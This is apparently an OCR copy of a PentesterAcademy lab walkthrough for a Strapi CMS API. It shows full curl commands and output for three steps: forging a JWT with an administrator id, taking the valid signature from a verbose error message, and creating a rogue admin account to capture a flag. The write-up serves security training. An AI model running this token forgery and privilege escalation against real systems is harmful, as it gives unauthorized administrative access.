

ATTACK
DEFENSE
by PentesterAcademy

Name	Debug Mode in Production
URL	https://attackdefense.com/challengedetails?cid=1380
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1330  bytes 163506 (163.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1345  bytes 4458367 (4.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.10.137.2  netmask 255.255.255.0  broadcast 192.10.137.255
        ether 02:42:c0:0a:89:02  txqueuelen 0  (Ethernet)
        RX packets 26  bytes 2004 (2.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2749  bytes 5903898 (5.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2749  bytes 5903898 (5.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.10.137.2.

Therefore, the target REST API is running on 192.10.137.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.10.137.3:1337

```
root@attackdefense:~# curl 192.10.137.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.10.137.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.10.137.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1198    166 --:--:-- --:--:-- --:--:--  1364
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.lj1mibqyE
PZwM1cJ3P4rbhySY9KTFHd5P9bi09Zr4UQ",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.lj1mibqyEPZwM1cJ3P4rbhySY9KTFHd5P9bi09Zr4UQ

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Step 5: Creating a forged token.

As it is mentioned in the challenge description, due to the deployment of development code in the production, all the token verification exceptions are visible to the end user. The critical issue here is that the server also discloses the expected signature for an invalid token.

Setting the "id" claim in the token payload to value 1 (administrator):

Note: In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Note: The key used to create the forged token doesn't matters in this scenario. The reason will be apparent in the next step.

Modified Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.NmVGGQUW4MRM5A3CXfTRrX69VhrqO-QifnZRAEJHCx4

Step 6: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.NmVGGQUW4MRM5A3CXfTRrX69VhrqO-QifnZRAEJHCx4" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.10.137.3:1337/users | jq

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer ey
JhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.NmVGGQU
W4MRM5A3CXfTRrX69VhrqO-QifnZRAEJHCx4" -d '{ "role": "1", "username": "secret_user", "password": "se
cret_password", "email": "secret@email.com" }' http://192.10.137.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   294  100   192  100   102   4000   2125 --:--:-- --:--:-- --:--:--  6125
{
  "statusCode": 401,
  "error": "Unauthorized",
  "message": "JsonWebTokenError: Invalid Signature. Expected HKHu0S4Z7Ja2Br90a9WhVMB_qSNk_wvBisvUfF
xWErA got NmVGGQUW4MRM5A3CXfTRrX69VhrqO-QifnZRAEJHCx4"
}
root@attackdefense:~#
```

As expected, the token was not accepted since the signature was not valid.

Note: The signing key used for creating the forged token doesn't matter in this scenario because the server would provide the valid signature in the error message.

Valid Signature: HKHu0S4Z7Ja2Br90a9WhVMB_qSNk_wvBisvUfFxWErA

Valid Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.HKHu0S4Z7Ja2Br90a9WhVMB_qSNk_wvBisvUfFxWErA

Use the valid token in the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.HKHu0S4Z7Ja2Br90a9WhVMB_qSNk_wvBisvUfFxWErA" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.10.137.3:1337/users | jq


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1
NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzA5NjczLCJleHAiOjE1NzYzMDE2NzN9.HKHu0S4Z7Ja2Br90a9WhVMB_qSNk_wvBisv
UfFxWErA" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com
" }' http://192.10.137.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    674    307 --:--:-- --:--:-- --:--:--   984
{
  "id": 4,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 7: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.10.137.3:1337/admin



Step 8: Retrieving the secret flag.




Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 3b87b950d2e16597ac9695353582d315c70a0b3dbd70

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)